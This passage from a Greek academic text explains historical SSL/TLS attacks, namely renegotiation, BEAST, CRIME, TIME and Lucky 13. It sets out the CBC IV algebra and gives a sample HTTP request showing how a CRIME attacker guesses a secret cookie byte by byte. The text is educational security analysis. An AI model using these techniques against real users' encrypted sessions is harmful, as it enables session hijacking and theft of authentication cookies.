κακόβουλος νωρίτερα και αφετέρου τα δεδομένα του πελάτη ως τμήματα της ίδιας ροής δεδομένων (ίδια TLS σύνδεση). Έτσι ο πρώτος μπορεί να πραγματοποιήσει κατά κάποιο τρόπο μια επίθεση τύπου «Man-in-the middle» επίθεση και να παραβιάσει την εμπιστευτικότητα της παρούσας σύνδεσης. Η διαδικασία αυτή παρατίθεται σχηματικά στην εικόνα 19.



Εικόνα 19. Επίθεση επαναδιαπραγμάτευσης με ενδιάμεσο επιτιθέμενο

4.2.3 Beast (2011)

Το καλοκαίρι του 2011, οι Duong και ο Rizzo δημοσίευσαν μια νέα τεχνική επίθεσης που θα μπορούσε να εφαρμοστεί ενάντια στο TLS 1.0 αλλά και σε προγενέστερες εκδόσεις (Duong 2011). Η ανακάλυψη αυτή βασίστηκε σε προηγούμενες γνωστές αδυναμίες που αφορούν τα διανύσματα αρχικοποίησης (Initialization Vectors - IV) τα οποία είναι υπό

κάποιες συνθήκες προβλέψιμα. Αρχικά θεωρήθηκε ότι δεν είχε πρακτική εφαρμογή, αλλά κατά τον χρόνο της ανακάλυψης κανένας φυλλομετρητής δεν υποστήριζε την έκδοση TLS 1.1 παρά μόνο τις ευπαθείς. Αποτελεί γεγονός ότι η εν λόγω αδυναμία ήταν γνωστή σε θεωρητικό επίπεδο για μία περίπου δεκαετία, εντούτοις οι δύο επίμονοι ερευνητές κατάφεραν να την εφαρμόσουν στην πράξη.


Η επίθεση BEAST (Browser Exploit Against SSL/TLS) είναι επί της ουσίας εκμετάλλευση ευπάθειας που στοχεύει στον τρόπο λειτουργίας αλυσιδωτού τμήματος (Cipher Block Chaining - CBC) κρυπτογραφικών αλγορίθμων τμήματος που υλοποιήθηκε στο TLS 1.0 και στα προγενέστερα πρωτόκολλα. Το βασικό πρόβλημα που προκύπτει είναι ότι στην περίπτωση που τα IVs είναι προβλέψιμα, ο τρόπος λειτουργίας CBC συμπεριφέρεται όμοια με τον εγγενώς επισφαλή τρόπο λειτουργίας ECB. Γενικότερα θα λέγαμε πως τα IVs που χρησιμοποιούνται θα πρέπει να είναι κάθε άλλο παρά ντετερμινιστικά. Μία κύρια διαφορά μεταξύ του ECB και του CBC, όπως είδαμε και στο Κεφάλαιο 2, είναι ότι ο δεύτερος τρόπος λειτουργίας χρησιμοποιεί ένα διάνυσμα αρχικοποίησης IV ως «μάσκα» του αρχικού κειμένου (plaintext) πριν από την κρυπτογράφηση του εκάστοτε τμήματος (block). Έτσι το κρυπτοκείμενο είναι πάντα διαφορετικό ακόμη και αν η είσοδος στον κρυπτογραφικό αλγόριθμο τμήματος είναι η ίδια. Ως αποτέλεσμα αυτού ο CBC θεωρητικά δεν είναι ευπαθής στο να εξαχθούν πληροφορίες για το αρχικό κείμενο (plaintext) σε αντίθεση με τον ECB.

Ιδανικά θα λέγαμε πως για κάθε μπλοκ το οποίο πρόκειται να κρυπτογραφηθεί θα πρέπει να παραχθεί ένα τυχαίο IV το οποίο θα προστίθεται (πράξη XOR) στο αρχικό μήνυμα προτού να πραγματοποιηθεί η κρυπτογράφηση. Επειδή όμως κάτι τέτοιο δεν είναι πρακτικό στην περίπτωση του CBC για το TLS 1.0 και το SSL 3.0, χρησιμοποιείται μόνο ένα IV στην αρχή της διαδικασίας και για την κρυπτογράφηση των μπλοκ που έπονται χρησιμοποιείται το προηγούμενο μπλοκ κρυπτοκειμένου ως IV. Αυτή η προσέγγιση της αλυσιδωτής αξιοποίησης των μπλοκ κρυπτοκειμένου ως IVs από το 2ο μπλοκ και έπειτα, είναι ασφαλής μόνο αν ο επιτιθέμενος αδυνατεί να παρατηρήσει τα κρυπτογραφημένα δεδομένα και να επηρεάσει αυτό που επρόκειτο να κρυπτογραφηθεί στο επόμενο μπλοκ. Ωστόσο στις εκδόσεις που είναι ευπαθείς τα κρυπτογραφημένα records έχουν κρυπτογραφηθεί χρησιμοποιώντας ως IV το προηγούμενο μπλοκ κρυπτοκειμένου (βλ. περιγραφή του τρόπου λειτουργίας CBC στο Κεφάλαιο 2). Έτσι καθώς ένας επιτιθέμενος μπορεί να παρακολουθήσει τα κρυπτογραφημένα δεδομένα

έχει την δυνατότητα να γνωρίζει τα IVs που θα χρησιμοποιηθούν από το 2ο μπλοκ και έπειτα. Αξίζει να σημειωθεί πάντως πως το TLS 1.1 και το TLS 1.2 χρησιμοποιούν διαφορετικό IV ανά τμήμα (block) δεδομένων και εξαλείφουν έτσι την εν λόγω αδυναμία.

Αν μία επίθεση BEAST είναι επιτυχημένη, ο επιτιθέμενος είναι σε θέση να ανακτήσει τον έλεγχο της συνόδου που έχει εγκαθιδρυθεί μεταξύ του εξυπηρετητή και του πελάτη - θύματος, το οποίο θα του δώσει την δυνατότητα να υποδυθεί πλήρως το θύμα στον εξυπηρετητή και να εκτελέσει διάφορες ενέργειες. Εν συνεχεία αποδομούμε τις συνιστώσες που απαιτούνται για την επιτυχή έκδοση της υπό μελέτη επίθεσης.

Στην περίπτωση λοιπόν που έχουμε έναν ενεργό εισβολέα ο οποίος μπορεί να εισάγει ένα κατάλληλα διαμορφωμένο κείμενο προς κρυπτογράφηση, να παρατηρήσει το παραγόμενο κρυπτοκείμενο και να το τροποποιεί κατά το δοκούν δια της παρατήρησης η εν λόγω επίθεση είναι καταστροφικά αποδοτική. Ο βασικός στόχος του είναι να ανακαλύψει τα περιεχόμενα του $2^{ου}$ μπλοκ κρυπτοκειμένου. Είναι εύλογο πως δεν μπορεί να στοχεύσει ενάντια στο $1^{ο}$ μπλοκ καθώς η τιμή του αρχικού IV δεν μεταφέρεται στο δίκτυο. Ωστόσο αφού συλλέξει το πρώτο μπλοκ κρυπτοκειμένου, γνωρίζει το IV που θα χρησιμοποιηθεί για το $2^{ο}$ μπλοκ και ακολούθως στην συνέχεια ανακτώντας το $2^{ο}$ μπλοκ κρυπτοκειμένου γνωρίζει το IV που θα χρησιμοποιηθεί στο $3^{ο}$ κ.ο.κ. Αφού συλλέξει τα δύο πρώτα μπλοκ κατευθύνει τον φυλλομετρητή του θύματος, μέσω κακόβουλου κώδικα που εγκατέστησε εκ των προτέρων, ώστε να κατασκευάσει το μήνυμα M3 και να το κρυπτογραφήσει με το IV του προηγούμενου μπλοκ όπως παρατίθεται και στην Εικόνα 20. Δεδομένου ότι γνωρίζει όλα τα IVs, μπορεί να κατασκευάσει κατάλληλα μηνύματα M με εικασίες (guesses) τα οποία εξαλείφουν εντελώς την επίδραση που έχουν τα IVs στο τελικό κρυπτοκείμενο. Ένα μήνυμα που θα εικάσει ο επιτιθέμενος θα θεωρείται επιτυχές όταν το κρυπτοκείμενο C3 που θα παραχθεί θα είναι όμοιο με το προηγούμενο C2.



Εικόνα 20. Χρήση του προηγούμενου γνωστού IV και κατάλληλα επιλεγμένου μηνύματος M3 για την κατασκευή του κρυπτοκειμένου C_3 που είναι ίδιο με το προηγούμενο C_2

Για να γίνει κατανοητό το πώς μπορούμε να εξαλείψουμε τα IVs, μπορούμε να αναλύσουμε τις μαθηματικές σχέσεις που διέπουν τον τρόπο λειτουργίας CBC στην προκειμένη περίπτωση.

Για την κρυπτογράφηση του τμήματος μηνύματος M2 που είναι μυστικό όπως επίσης και για το τμήμα μηνύματος M3 που ελέγχεται από τον εισβολέα έχουμε τις παρακάτω σχέσεις:

C2 = **E** (M2 ⊕ IV2) = **E** (M2 ⊕ C1)

C3 = **E** (M3 ⊕ IV3) = **E** (M3 ⊕ C2)

Τα δύο μηνύματα M2 και M3 αρχικά γίνονται XOR με τα αντίστοιχα IVs και έπειτα κρυπτογραφούνται. Δεδομένου ότι χρησιμοποιούνται κάθε φορά διαφορετικά διανύσματα αρχικοποίησης, ακόμα και αν το μήνυμα M2 είναι πανομοιότυπο με το μήνυμα M3, τα αποτελέσματα της κρυπτογράφησης C2 και C3 θα είναι διαφορετικά. Πάρα ταύτα επειδή ο επιτιθέμενος γνωρίζει και τα δύο IVs (C1 και C2) δύναται να κατασκευάσει ένα M3 τέτοιο ώστε να εξουδετερώνει τις μάσκες. Αν υποθέσουμε λοιπόν ότι το Mg είναι ένα τυχαίο μήνυμα μπορούμε να έχουμε το παρακάτω:

M3 = Mg ⊕ C1 ⊕ C2

Η κρυπτογράφηση του M3 μαζί με τις ανάλογες αντικαταστάσεις οδηγούν στην ακόλουθη σχέση:

C3 = E**(**M3 ⊕ C2) = **E**(Mg ⊕ C1 ⊕ C2 ⊕ C2) = **E**(Mg ⊕ C1)


Έτσι στην περίπτωση που το τυχαίο μήνυμα (Mg) έχει επιλεγεί σωστά (ώστε το Mg **=** M2) το αποτέλεσμα της κρυπτογράφησης στο 2ο μπλοκ κρυπτοκειμένου θα είναι ίσο με το αποτέλεσμα από το 3ο μπλοκ κρυπτοκειμένου:

C3= E(Mg ⊕ C1) = E(M2 ⊕ C1) = **C2**

Αυτό καταδεικνύει πως είναι εφικτό να εξουδετερωθεί πλήρως ο μηχανισμός των διανυσμάτων αρχικοποίησης.

Η πρακτική εφαρμογή της επίθεσης εξασφαλίζεται από την δυνατότητα που έχει ο επιτιθέμενος i) να ευθυγραμμιστεί με την πληροφορία που αναζητά με το εύρος ενός και μόνο μπλοκ κρυπτογράφησης (π.χ. εμφάνιση του password στο εύρος των 16bytes του 2ου μπλοκ κρυπτοκειμένου) και ii) να έχει πλήρη έλεγχο στο τι κρυπτογραφείται και στο πότε θα αποστέλλεται.

Η πρώτη συνθήκη μπορεί να ικανοποιηθεί προσθέτοντας επιπλέον χαρακτήρες στο HTTP URI με το οποίο πραγματοποιείται το request προς τον εξυπηρετητή. Όσον αφορά την δεύτερη συνθήκη απαιτείται η αποδοχή ενός Java Applet από το θύμα και ο ενεργός ρόλος του επιτιθέμενου. Στην εικόνα 21 παραθέτουμε σχηματικά μια απλουστευμένη εκδοχή της επίθεση BEAST.



Εικόνα 21. Για την επιτυχία της επίθεσης BEAST απαιτείται η ύπαρξη ενός ενεργού επιτιθέμενου

4.2.4 CRIME (2012)

Κάτω από την ονομασία CRIME (Compression Ratio Info-leak Made Easy), οι ερευνητές Duong και Rizzo δημοσίευσαν το 2012 μία νέα ευπάθεια (Rizzo 2012). Αυτή εκμεταλλεύεται τον μηχανισμό της συμπίεσης στο TLS (TLS compression) για να διεξάγει μια επίθεση παράπλευρου καναλιού στις αιτήσεις HTTP (HTTP Requests) του πελάτη προς έναν εξυπηρετητή χρησιμοποιώντας κακόβουλο κώδικα με σκοπό να εξαγάγει τα cookies ή άλλες ευαίσθητες πληροφορίες από ενεργές συνόδους (sessions). Η τεχνική αυτή αποσκοπεί στο να εκμεταλλευτεί τα web sessions που πραγματοποιούνται πάνω από το SSL/TLS και χρησιμοποιούν μία εκ των δύο μεθόδων συμπίεσης (Deflate και gzip) οι οποίες είναι ενσωματωμένες σε διάφορες εκδόσεις του πρωτοκόλλου και αξιοποιούνται για να μειώνουν την συμφόρηση (congestion) στους web servers ή για να βελτιώνουν τους χρόνους φόρτωσης των ιστοσελίδων.

Πρόκειται για μια επίθεση που ανήκει στην κατηγορία των Man-in-the-middle επιθέσεων όπου ο εισβολέας έχει ενεργό ρόλο. Για την πραγματοποίηση της απαιτείται ένας συνδυασμός από μια επίθεση γνωστού αρχικού κειμένου (chose plaintext attack) και την αξιοποίηση των πληροφοριών που διαρρέουν κατά την συμπίεση των προς μετάδοση δεδομένων. Κάτι αντίστοιχο είχε καταγραφεί θεωρητικά από τον κρυπτογράφο John Kelsey το 2002.

Παρομοίως με την επίθεση BEAST, ο κακόβουλος πρέπει να μπορεί να χειραγωγήσει τον φυλλομετρητή του θύματος ώστε να πραγματοποιηθούν πολλά requests προς έναν εξυπηρετητή, ενώ παράλληλα καταγράφει τα πακέτα που διακινούνται στο δίκτυο. Το SSL/TLS προαιρετικά υποστηρίζει την συμπίεση δεδομένων. Σε περίπτωση που απαιτηθεί συμπίεση, η πληροφορία αυτή μεταφέρεται αρχικά από το μήνυμα ClientHello που αποστέλλει ο πελάτης προς τον εξυπηρετητή. Με αυτό μεταδίδεται η λίστα των υποστηριζόμενων αλγορίθμων συμπίεσης από τον πρώτο στον δεύτερο. Εν συνεχεία ο εξυπηρετητής αποκρίνεται με ένα μήνυμα ServerHello, όπου έχει έναν και μόνο αλγόριθμο συμπίεσης και είναι αυτός ο οποίος θα χρησιμοποιηθεί. Οι αλγόριθμοι συμπίεσης που καθορίζονται από ένα πεδίο του ενός byte, ωστόσο στην περίπτωση του TLS 1.2 η μέθοδος συμπίεσης ορίζεται ως null (π.χ. μη χρήση συμπίεσης). Παρόλα αυτά σε άλλες εκδόσεις ορίζεται η χρήση της μεθόδου DEFLATE και όταν χρησιμοποιείται στο HTTPS, εφαρμόζεται σε όλα τα διαδοχικά HTTP μηνύματα που επρόκειτο να

μεταφερθούν. Η μέθοδος αυτή συμπιέζει εντοπίζοντας επαναλαμβανόμενες ακολουθίες από bytes.

Αν υποθέσουμε ότι ένας επιτιθέμενος χρησιμοποιεί Javascipt κώδικα για να στέλνει αυθαίρετα requests από τον Η/Υ ενός θύματος προς έναν web server (π.χ. μια online τράπεζα) ο φυλλομετρητής του θύματος θα αποστέλλει τις αιτήσεις αυτές εμπεριέχοντας το cookie που τον αυθεντικοποιεί. Αυτή την πληροφορία επιδιώκει να αποκαλύψει ο επιτιθέμενος ο οποίος θεωρούμε πως παρακολουθεί την κίνηση που ανταλλάσσεται μεταξύ του πελάτη (client) και του εξυπηρετητή (server) καθώς ανήκει, ως προϋπόθεση για την πραγματοποίηση αυτής της επίθεσης, στο ίδιο τοπικό δίκτυο. Στο συγκεκριμένο παράδειγμα θα υποθέσουμε ότι το cookie για κάθε αίτημα http (http request) που πραγματοποιείται έχει την τιμή Cookie: secret=53ab7+a\321c. Ο επιτιθέμενος γνωρίζει το κείμενο Cookie: secret= και επιθυμεί να ανακτήσει την τιμή 53ab7+a\321c που είναι μυστική.

Έτσι δίδει εντολή στον client του θύματος, μέσω του κακόβουλου κώδικα Javascript, μαζί με το επόμενο μήνυμα request προς τον εξυπηρετητή (server) να επισυνάψει στο σώμα (body) του μηνύματος το μέγεθος “Cookie: secret=0“ όπως φαίνεται παρακάτω:

POST / HTTP/1.1

Host: thebankserver.com

(...)

Cookie: secret=53ab7+a\321c

(...)

Cookie: secret=0

Όταν ο αλγόριθμος DEFLATE από την πλευρά του client λαμβάνει από το πρωτόκολλο HTTP αυτά τα δεδομένα, αναγνωρίζει ότι το string “Cookie: secret=” αποτελεί μια επαναλαμβανόμενη τιμή και αναπαριστά, στο πλαίσιο της συμπίεσης που επιτελεί, την δεύτερη εμφάνισή του με ένα σύμβολο που υποδηλώνει ότι το μήνυμα έχει μήκος 15 και

εμφανίστηκε πιο πριν κατά n bytes. Στην συνέχεια το DEFLATE δεσμεύει και θα εκπέμπει ένα ακόμη σύμβολο για το '0'.

Έπειτα το request αποστέλλεται προς τον εξυπηρετητή. Ο εισβολέας, ο οποίος παρακολουθεί το κανάλι, βλέπει να αποστέλλεται ένα κρυπτογραφημένο SSL μήνυμα από τον πελάτη στο οποίο μπορεί να διακρίνει σε επίπεδο byte το μήκος του κρυπτογραφημένου τμήματος το οποίο διαφοροποιείται. Αυτό είναι περισσότερο αισθητό ιδιαίτερα όταν χρησιμοποιούνται αλγόριθμοι κλειδορροής (π.χ. RC4).

Ο επιτιθέμενος συνεπακόλουθα αποστέλλει εκ νέου ένα νέο μήνυμα request ενσωματώνοντας σε αυτό το string "Cookie: secret=1". Στην συνέχεια αποστέλλει το "Cookie: secret=2" κ.ο.κ. Όλα αυτά τα requests θα συμπιέζονται στο ίδιο μέγεθος, εκτός από εκείνο το μοναδικό που θα βασίζεται στο string **"Cookie: secret=5"**, το οποίο θα συμπιεστεί καλύτερα και, ως εκ τούτου, το μήνυμα θα έχει μικρότερο μέγεθος. Αυτό θα συμβεί καθώς αυτή τη φορά θα συμπιεστούν 16 συνεχόμενα bytes και δεν θα υπάρχει ένα επιπλέον σύμβολο για την τιμή μετά το "=" (αφού ο χαρακτήρας 5 εμφανίζεται στην αρχή της γνήσιας τιμής του cookie). Ο επιτιθέμενος το αντιλαμβάνεται αυτό και γνωρίζει πως μετά από έναν αριθμό από http requests κατάφερε να ανακτήσει το πρώτο byte (χαρακτήρα) του cookie. Έτσι επαναλαμβάνει την διαδικασία μέχρι να ανακτήσει πλήρως byte προς byte το «μυστικό» στο σύνολό του. Ωστόσο αξίζει να αναφερθεί πως σήμερα δεν αποτελεί ιδιαίτερη απειλή καθώς η επίθεση αντιμετωπίζεται απενεργοποιώντας την δυνατότητα συμπίεσης από το TLS, τακτική που ακολουθούν όλοι οι σύγχρονοι φυλλομετρητές.

4.2.5 TIME (2013)

Λίγο αργότερα από την CRIME, το Μάρτιο του 2013, ο Tal Be'ery παρουσίασε την επίθεση TIME στο συνέδριο Black Hat Europe που πραγματοποιήθηκε στο Άμστερνταμ (Be' erry 2013). Ένας σημαντικός περιορισμός που υφίσταται στην CRIME και αίρεται με την TIME, είναι ότι ο επιτιθέμενος πρέπει να έχει πρόσβαση στο τοπικό δίκτυο ώστε να παρατηρεί τα πακέτα του δικτύου. Για τον λόγο αυτό η επίθεση αυτή θεωρήθηκε και η μετεξέλιξη της πρώτης.

Παρόλο που η TIME επικεντρώνεται επίσης στην αδυναμία που σχετίζεται με την συμπίεση, επεκτείνει τον Javascript κακόβουλο κώδικα ώστε να μετρά διαφοροποιήσεις

χρόνων σε επίπεδο συσκευών εισόδου-εξόδου (I/O) οι οποίες διαφοροποιήσεις έχουν άμεση συσχέτιση με το μέγεθος των συμπιεσμένων SSL/TLS records. Η προσέγγιση αυτή χρησιμοποιεί την ετικέτα html <img> (html tag) μέσα σε μηνύματα http requests που αποστέλλει και σε συνδυασμό με τους event handlers onLoad και onReadyStateChange πραγματοποιεί τις μετρήσεις. Θα λέγαμε πως πρόκειται για μια επίθεση που αξιοποιεί έναν timing Oracle και όλη η επίθεση λαμβάνει χώρα από τον φυλλομετρητή. Όπως γίνεται αντιληπτό μπορεί να εκτελεστεί δυνητικά ενάντια σε οποιοδήποτε χρήστη του διαδικτύου αρκεί να πεισθεί στο να εγκαταστήσει ένα κακοβουλο κώδικα Javascript. Αυτό στην πράξη απαιτεί και κάποιας μορφής κοινωνική μηχανική (social engineering).

Εδώ παρόλο που η επίθεση είναι φαινομενικά εφικτή, παρουσιάζεται ένα βασικό πρόβλημα. Η TIME λειτουργεί παρατηρώντας διαφορές στην συμπιεσμένη έξοδο ανά ένα byte και φαίνεται να είναι δύσκολο να παρατηρηθούν διακυμάνσεις στο χρόνο σε αυτό το επίπεδο λεπτομέρειας (ο χρόνος επεξεργασίας ανά byte είναι πάντοτε, σε κάθε περίπτωση, εξαιρετικά μικρός). Ωστόσο, όπως αποδεικνύεται, τελικά είναι εφικτό να γίνει κάτι τέτοιο αν κάποιος κακόβουλος εκμεταλλευτεί τους μηχανισμούς που λαμβάνουν χώρα στο TCP/IP.

Ειδικότερα, στο πρωτόκολλο TCP/IP υφίστανται κάποιοι μηχανισμοί που προστατεύουν τα συμβαλλόμενα μέλη από το να στείλουν πολλαπλά δεδομένα στο κανάλι και να δημιουργήσουν συμφόρηση (congestion). Σχεδόν πάντα το πρόβλημα είναι ότι υπάρχει μια σημαντική απόσταση μεταξύ των δύο πλευρών που συμμετέχουν στην επικοινωνία. Για παράδειγμα απαιτούνται 45msec για να ταξιδέψει ένα πακέτο από το Λονδίνο στην Νέα Υόρκη. Αν κάποιος λοιπόν αποστέλλει ένα πακέτο την φορά και πρέπει να αναμένει κάποια επιβεβαίωση, θα έχει την δυνατότητα να στέλνει ένα πακέτο δεδομένων κάθε 90msec. Για να επιταχύνει την διαδικασία, το TCP επιτρέπει και στις δύο πλευρές να αποστέλλουν πολλά πακέτα μονομιάς. Ωστόσο πάντα διασφαλίζει ότι η άλλη πλευρά δεν κατακλύζεται απρόσκοπτα από πακέτα με την χρήση ενός προκαθορισμένου επιτρεπτού ορίου ή αλλιώς όπως ονομάζεται «παράθυρο ελέγχου συμφόρησης» (congestion window). Αυτό ξεκινά συντηρητικά και αυξάνεται όσο περνά ο χρόνος (επίσης γνωστό στην βιβλιογραφία ως «slow start»). Αξίζει να σημειωθεί ότι το μέγεθος του congestion window είναι μεταβλητό στις διάφορες

εκδόσεις του TCP και ξεκινά με μία αρχική τιμή των 5KB που δίδει την δυνατότητα αποστολής 3 πακέτων.


Κατά την εκκίνηση λοιπόν μιας σύνδεσης, αν ο πελάτης αποσκοπεί στο να αποστείλει δεδομένα που μπορούν να μεταφερθούν στα όρια ενός congestion window, τότε αποστέλλονται μονομιάς. Σε αντίθετη περίπτωση, δηλαδή όταν τα δεδομένα έχουν μεγαλύτερο μέγεθος, αποστέλλονται όσα περισσότερα γίνεται αρχικά και στην συνέχεια αφού ληφθεί πίσω επιβεβαίωση ότι ο εξυπηρετητής τα έλαβε, αποστέλλονται τα εναπομείναντα δεδομένα. Αυτό κατ' επέκταση αυξάνει το Round-Trip-Time (RTT) των πακέτων (δηλαδή το χρόνο αποστολής των πακέτων συν το χρόνο λήψης βεβαίωσης ACK της ορθής παραλαβής τους) κατά ένα συγκεκριμένο χρονικό διάστημα στην όλη διαδικασία. Αν λάβουμε υπόψη μας το παράδειγμα που περιγράψαμε παραπάνω, αυτό το διάστημα είναι περίπου 90ms επιπλέον χρόνου. Αυτή η συμπεριφορά που υφίσταται σε διάφορες εκδόσεις του SSL/TLS και του TCP μπορεί να χρησιμοποιηθεί ως βάση για μία επίθεση χρονισμού (δηλαδή να μετρώνται οι χρόνοι μετάδοσης για την εξαγωγή συμπερασμάτων). Έτσι μπορεί να αυξάνεται το μέγεθος των δεδομένων σταδιακά μέχρις ότου να γεμίσει το congestion window. Σε περίπτωση που προστεθεί ένα ακόμη byte, το http θα χρειαστεί ένα ακόμη RTT και είναι χρονοκαθυστέρηση που μπορεί να μετρηθεί μέσω του Javascript. Κάτι τέτοιο μπορεί να το εκμεταλλευτεί ένας κακόβουλος εκμεταλλευόμενος την συμπίεση κατά αντιστοιχία με την επίθεση CRIME.

4.2.6 Lucky 13 (2013)

Τον Φεβρουάριο του 2013 ο Al Fardan και ο Paterson, εξέδωσαν ένα άρθρο το οποίο εμπεριείχε ένα σύνολο από επιθέσεις τύπου χρονισμού (timing attacks) που αποσκοπούν στο να ανακτήσουν μικρά τμήματα του αρχικού κειμένου (plaintext) όταν χρησιμοποιούνται σουίτες κρυπτογράφησης στο SSL/TLS που υποστηρίζουν τον τρόπο λειτουργίας CBC (Nadhem 2013). Το έργο αυτό είναι ευρύτερα γνωστό ως η επίθεση Lucky 13. Όπως και στην BEAST και την CRIME, έτσι και σε αυτή τη περίπτωση τα μικρά τμήματα του αρχικού κειμένου τα οποία επιδιώκει ο επιτιθέμενος να ανακτήσει είναι cookies του φυλλομετρητή. Παρόλα αυτά η εν λόγω επίθεση εικάζεται ότι μπορεί να εφαρμοστεί και σε άλλα πρωτόκολλα, τα οποία χρησιμοποιούν κάποιους μηχανισμούς αυθεντικοποίησης κατά παρόμοιο τρόπο με το HTTPS.

Η κύρια αδυναμία που περιγράφεται στο άρθρο τους δεν οφείλεται στο γεγονός ότι χρησιμοποιείται ο CBC τρόπος λειτουργίας καθαυτός, αλλά στον τρόπο που αξιοποιείται ο αλγόριθμος MAC (Message Authentication Code), που είναι κώδικας αυθεντικοποίησης μηνύματος με σκοπό να προστατεύσει την ακεραιότητα των TLS records.

Ως καλή πρακτική θεωρείται αρχικά να πραγματοποιείται η κρυπτογράφηση σε ένα μήνυμα και μετά να εφαρμόζεται ο MAC αλγόριθμος στο παραγόμενο κρυπτοκείμενο. Μολαταύτα στις εκδόσεις TLSv1 και TLSv2 αυτό λειτουργεί διαφορετικά. Πριν από την κρυπτογράφηση ενός record, ο αποστολέας εφαρμόζει τον αλγόριθμο MAC στο αρχικό κείμενο και στην συνέχεια προσθέτει 255 bytes ως συμπλήρωση (padding) για να δημιουργήσει ένα μήνυμα με το ίδιο μήκος ενός τμήματος (block). Έπειτα ο αλγόριθμος CBC κρυπτογραφεί το record.



Εικόνα 22. Τα bytes συμπλήρωσης είναι επίθεμα του MAC και δεν προστατεύονται από αυτόν

Το κρίσιμο σημείο είναι ότι τα bytes συμπλήρωσης (padding) δεν προστατεύονται από τον MAC (βλ. Εικόνα 22), πράγμα που σημαίνει ότι κάποιος κακόβουλος μπορεί να τα τροποποιήσει κατάλληλα επηρεάζοντας συγκεκριμένα bits, ώστε να πραγματοποιήσει μια επίθεση.

Σε αυτόν τον τύπο επιθέσεων ο επιτιθέμενος αρχικά συλλέγει ένα κρυπτογραφημένο record που απεστάλη από έναν νόμιμο πελάτη, το τροποποιεί και το επανεκπέμπει προς τον εξυπηρετητή για αποκρυπτογράφηση. Αν ο επιτιθέμενος με κάποιον τρόπο καταφέρει να μάθει ότι οι αλλαγές που εφάρμοσε έχουν ως αποτέλεσμα το να είναι τα bytes συμπλήρωσης μη έγκυρα - αυτό μπορεί να γίνει λαμβάνοντας για παράδειγμα ένα σχετικό μήνυμα σφάλματος (padding error) – μπορεί να χρησιμοποιήσει αυτή τη πληροφορία για να αποκρυπτογραφήσει προσαρμοστικά όλο το record. Η δομή που έχει το TLS padding κάνει δυνατό αυτό τον τύπο επιθέσεων.

